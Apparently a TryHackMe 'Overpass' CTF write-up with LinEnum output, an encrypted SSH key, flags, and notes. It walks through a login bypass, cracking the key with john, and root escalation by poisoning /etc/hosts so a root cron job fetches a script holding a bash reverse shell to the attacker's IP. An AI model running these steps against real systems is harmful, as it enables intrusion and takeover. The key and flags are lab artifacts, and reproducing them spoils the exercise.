lrwxrwxrwx 1 root root 26 Feb 5 01:07 systemd-journald.socket -> ../systemd-journald.socket
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-udevd-control.socket -> ../systemd-udevd-control.socket
lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket

/lib/systemd/system/sysinit.target.wants:
total 0
lrwxrwxrwx 1 root root 20 Feb 5 01:07 cryptsetup.target -> ../cryptsetup.target
lrwxrwxrwx 1 root root 22 Feb 5 01:07 dev-hugepages.mount -> ../dev-hugepages.mount
lrwxrwxrwx 1 root root 19 Feb 5 01:07 dev-mqueue.mount -> ../dev-mqueue.mount
lrwxrwxrwx 1 root root 28 Feb 5 01:07 kmod-static-nodes.service -> ../kmod-static-nodes.service
lrwxrwxrwx 1 root root 36 Feb 5 01:07 proc-sys-fs-binfmt_misc.automount -> ../proc-sys-fs-binfmt_misc.automount
lrwxrwxrwx 1 root root 32 Feb 5 01:07 sys-fs-fuse-connections.mount -> ../sys-fs-fuse-connections.mount
lrwxrwxrwx 1 root root 26 Feb 5 01:07 sys-kernel-config.mount -> ../sys-kernel-config.mount
lrwxrwxrwx 1 root root 25 Feb 5 01:07 sys-kernel-debug.mount -> ../sys-kernel-debug.mount
lrwxrwxrwx 1 root root 36 Feb 5 01:07 systemd-ask-password-console.path -> ../systemd-ask-password-console.path
lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-binfmt.service -> ../systemd-binfmt.service
lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-hwdb-update.service -> ../systemd-hwdb-update.service
lrwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-journal-flush.service -> ../systemd-journal-flush.service
lrwxrwxrwx 1 root root 27 Feb 5 01:07 systemd-journald.service -> ../systemd-journald.service
lrwxrwxrwx 1 root root 36 Feb 5 01:07 systemd-machine-id-commit.service -> ../systemd-machine-id-commit.service
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-modules-load.service -> ../systemd-modules-load.service
lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-random-seed.service -> ../systemd-random-seed.service
lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-sysctl.service -> ../systemd-sysctl.service
lrwxrwxrwx 1 root root 37 Feb 5 01:07 systemd-tmpfiles-setup-dev.service -> ../systemd-tmpfiles-setup-dev.service
lrwxrwxrwx 1 root root 33 Feb 5 01:07 systemd-tmpfiles-setup.service -> ../systemd-tmpfiles-setup.service
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-udev-trigger.service -> ../systemd-udev-trigger.service
lrwxrwxrwx 1 root root 24 Feb 5 01:07 systemd-udevd.service -> ../systemd-udevd.service
lrwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-update-utmp.service -> ../systemd-update-utmp.service
lrwxrwxrwx 1 root root 30 Apr 4 2019 plymouth-read-write.service -> ../plymouth-read-write.service
lrwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-start.service -> ../plymouth-start.service

/lib/systemd/system/timers.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-tmpfiles-clean.timer -> ../systemd-tmpfiles-clean.timer

/lib/systemd/system/rc-local.service.d:
total 4.0K
-rw-r--r-- 1 root root 290 Nov 14 2019 debian.conf

/lib/systemd/system/user@.service.d:
total 4.0K
-rw-r--r-- 1 root root 125 Nov 14 2019 timeout.conf

/lib/systemd/system/halt.target.wants:
total 0
lrwxrwxrwx 1 root root 24 Apr 4 2019 plymouth-halt.service -> ../plymouth-halt.service

/lib/systemd/system/initrd-switch-root.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-start.service -> ../plymouth-start.service
lrwxrwxrwx 1 root root 31 Apr 4 2019 plymouth-switch-root.service -> ../plymouth-switch-root.service

/lib/systemd/system/kexec.target.wants:
total 0
lrwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-kexec.service -> ../plymouth-kexec.service

/lib/systemd/system/poweroff.target.wants:
total 0
lrwxrwxrwx 1 root root 28 Apr 4 2019 plymouth-poweroff.service -> ../plymouth-poweroff.service

/lib/systemd/system/reboot.target.wants:
total 0
lrwxrwxrwx 1 root root 26 Apr 4 2019 plymouth-reboot.service -> ../plymouth-reboot.service

/lib/systemd/system/runlevel1.target.wants:
total 0

/lib/systemd/system/runlevel2.target.wants:
total 0

/lib/systemd/system/runlevel3.target.wants:
total 0

/lib/systemd/system/runlevel4.target.wants:
total 0

/lib/systemd/system/runlevel5.target.wants:
total 0

/lib/systemd/system-generators:
total 220K
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-debug-generator
-rwxr-xr-x 1 root root 31K Feb 5 01:07 systemd-fstab-generator
-rwxr-xr-x 1 root root 14K Feb 5 01:07 systemd-getty-generator
-rwxr-xr-x 1 root root 26K Feb 5 01:07 systemd-gpt-auto-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-rc-local-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-system-update-generator
-rwxr-xr-x 1 root root 31K Feb 5 01:07 systemd-sysv-generator
-rwxr-xr-x 1 root root 14K Feb 5 01:07 systemd-veritysetup-generator
-rwxr-xr-x 1 root root 4.9K Jan 15 2020 cloud-init-generator
-rwxr-xr-x 1 root root 11K Dec 5 2019 lvm2-activation-generator
lrwxrwxrwx 1 root root   22 Aug 26 2019 netplan -> ../../netplan/generate
-rwxr-xr-x 1 root root 286 Jun 21 2019 friendly-recovery

/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 951 Jan 28 2018 90-systemd.preset

/lib/systemd/network:
total 16K
-rw-r--r-- 1 root root 645 Jan 28 2018 80-container-host0.network
-rw-r--r-- 1 root root 718 Jan 28 2018 80-container-ve.network
-rw-r--r-- 1 root root 704 Jan 28 2018 80-container-vz.network
-rw-r--r-- 1 root root 412 Jan 28 2018 99-default.link

/lib/systemd/system-sleep:
total 8.0K
-rwxr-xr-x 1 root root 219 Nov 25 2019 unattended-upgrades
-rwxr-xr-x 1 root root 92 Feb 22 2018 hdparm

/lib/systemd/system-shutdown:
total 4.0K
-rwxr-xr-x 1 root root 160 Jan 14 2020 mdadm.shutdown

SOFTWARE
[-] Sudo version:
Sudo version 1.8.21p2

INTERESTING FILES
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl

[-] Installed compilers:
ii g++   4:7.4.0-1ubuntu2.3   amd64   GNU C++ compiler
ii g++-7   7.5.0-3ubuntu1~18.04   amd64   GNU C++ compiler
ii gcc   4:7.4.0-1ubuntu2.3   amd64   GNU C compiler
ii gcc-7   7.5.0-3ubuntu1~18.04   amd64   GNU C compiler
rc golang-go   2:1.10~4ubuntu1   amd64   Go programming language compiler,
linker, compiled stdlib

[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1614 Jun 27 02:21 /etc/passwd
-rw-r--r-- 1 root root 735 Jun 27 02:20 /etc/group
-rw-r--r-- 1 root root 617 Jun 27 02:32 /etc/profile
-rw-r----- 1 root shadow 1064 Jun 27 04:24 /etc/shadow

[-] SUID files:
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 26696 Jan 8 2020 /bin/umount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 43088 Jan 8 2020 /bin/mount
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 149080 Jan 31 17:18 /usr/bin/sudo
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 42992 Jun 11 18:25 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign

[-] SGID files:
-rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root mlocate 43088 Mar 1 2018 /usr/bin/mlocate
-rwxr-sr-x 1 root ssh 362640 Mar 4 2019 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
-rwxr-sr-x 1 root tty 30800 Jan 8 2020 /usr/bin/wall
-rwxr-sr-x 1 root shadow 71816 Mar 22 2019 /usr/bin/chage
-rwxr-sr-x 1 root crontab 39352 Nov 16 2017 /usr/bin/crontab
-rwxr-sr-x 1 root tty 14328 Jan 17 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 22808 Mar 22 2019 /usr/bin/expiry
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter

[+] Files with POSIX capabilities set:
/usr/bin/mtr-packet = cap_net_raw+ep

[-] Can't search *.conf files as no keyword was entered

[-] Can't search *.php files as no keyword was entered

[-] Can't search *.log files as no keyword was entered

[-] Can't search *.ini files as no keyword was entered

[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 3028 Feb 3 18:22 /etc/adduser.conf
-rw-r--r-- 1 root root 2969 Feb 28 2018 /etc/debconf.conf
-rw-r--r-- 1 root root 513 Feb 3 18:22 /etc/nsswitch.conf
-rw-r--r-- 1 root root 350 Feb 3 18:23 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 4861 Feb 22 2018 /etc/hdparm.conf
-rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf
-rw-r--r-- 1 root root 191 Feb 7 2018 /etc/libaudit.conf
-rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 100 Jun 25 2018 /etc/sos.conf
-rw-r--r-- 1 root root 2584 Feb 1 2018 /etc/gai.conf
-rw-r--r-- 1 root root 403 Mar 1 2018 /etc/updatedb.conf
-rw-r--r-- 1 root root 6920 Sep 20 2018 /etc/overlayroot.conf
-rw-r--r-- 1 root root 812 Mar 24 2018 /etc/mke2fs.conf
-rw-r--r-- 1 root root 144 Jun 27 02:06 /etc/kernel-img.conf

-rw-r--r-- 1 root root 604 Aug 13 2017 /etc/deluser.conf
-rw-r--r-- 1 root root 552 Apr 4 2018 /etc/pam.conf
-rw-r--r-- 1 root root 1358 Jan 30 2018 /etc/rsyslog.conf
-rw-r--r-- 1 root root 1260 Feb 26 2018 /etc/ucf.conf
-rw-r--r-- 1 root root 92 Apr 9 2018 /etc/host.conf
-rw-r--r-- 1 root root 14867 Oct 13 2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 2683 Jan 17 2018 /etc/sysctl.conf
-rw-r--r-- 1 root root 5986 Jun 27 02:09 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 703 Aug 21 2017 /etc/logrotate.conf

[-] Current user's history files:
lrwxrwxrwx 1 james james 9 Jun 27 02:38 /home/james/.bash_history -> /dev/null

[-] Location and contents (if accessible) of .bash_history file(s):
/home/james/.bash_history

[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Feb 3 18:22 .
drwxr-xr-x 12 root root 4096 Jun 27 02:28 ..

SCAN COMPLETE

files

buildscript.sh

```
GOOS=linux /usr/local/go/bin/go build -o ~/builds/overpassLinux ~/src/overpass.go
GOOS=windows /usr/local/go/bin/go build -o ~/builds/overpassWindows.exe ~/src/overpass.go
GOOS=darwin /usr/local/go/bin/go build -o ~/builds/overpassMacOS ~/src/overpass.go
GOOS=freebsd /usr/local/go/bin/go build -o ~/builds/overpassFreeBSD ~/src/overpass.go
GOOS=openbsd /usr/local/go/bin/go build -o ~/builds/overpassOpenBSD ~/src/overpass.go
echo "$(date -R) Builds completed" >> /root/buildStatus
```

creds

usernames

James
Paradox

SSH Private Key

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN

JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBIDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/lYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHITtJZU8Zj2Y2Y3hd6yRNJclgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----

dirs

/aboutus (Status: 301)
/admin (Status: 301)
/css (Status: 301)
/downloads (Status: 301)
/img (Status: 301)
/index.html (Status: 301)

writeup

--ran nmap and found open ports 80 and 22
--ran gobuster and found login at /admin page
--found vulnerable code at login.js that allows us to bypass login
--intercepted login request and response

--removed “invalid credentials” from response and forwarded it back to server to bypass login
--refresh browser page to bypass login and get:
James
Paradox
and SSH Private Key

--copied SSH key to file and ran /usr/share/john/ssh2john.py james.key and got:
--cracked hash with john and got
james13

--login with james:james13 and command ssh -i key.key james@10.10.21.16
--run cat user.txt to get user flag

thm{65c1aaf000506e56996822c6281e6bf7}

--downloaded linenum with:
taj702@kali:~/linenum$ python -m SimpleHTTPServer 1337
and
james@overpass-prod:/var/tmp$ wget 10.2.27.69:1337/LinEnum.sh
james@overpass-prod:/var/tmp$ chmod +x LinEnum.sh
james@overpass-prod:/var/tmp$ ./LinEnum.sh

--linenum shows a cronjob that runs a curl script every minute and /etc/hosts runs as root

--we must create a local web server, by first creating the following directory for our buildscript.sh file:
overpass/www/downloads/buildscript.sh

--insert a bash shell in buildscript.sh file:
bash -i >& /dev/tcp/10.2.27.69/9001 0>&1

--then start the web server and a listener:
taj702@kali:/media/taj702/CTF-DATA/tryhackme/overpass/www$ sudo python -m SimpleHTTPServer 80
taj702@kali:~$ nc -lvnp 9001

--then add our IP to the overpass-prod machines host file:
james@overpass-prod:/etc$ echo "10.2.27.69   overpass.thm" > hosts

--now wait till the root shell pops up on our listener and get flag:
taj702@kali:~$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.2.27.69] from (UNKNOWN) [10.10.21.16] 41128
bash: cannot set terminal process group (22942): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# cat root.txt

thm{7f336f8c359dbac18d54fdd64ea753bb}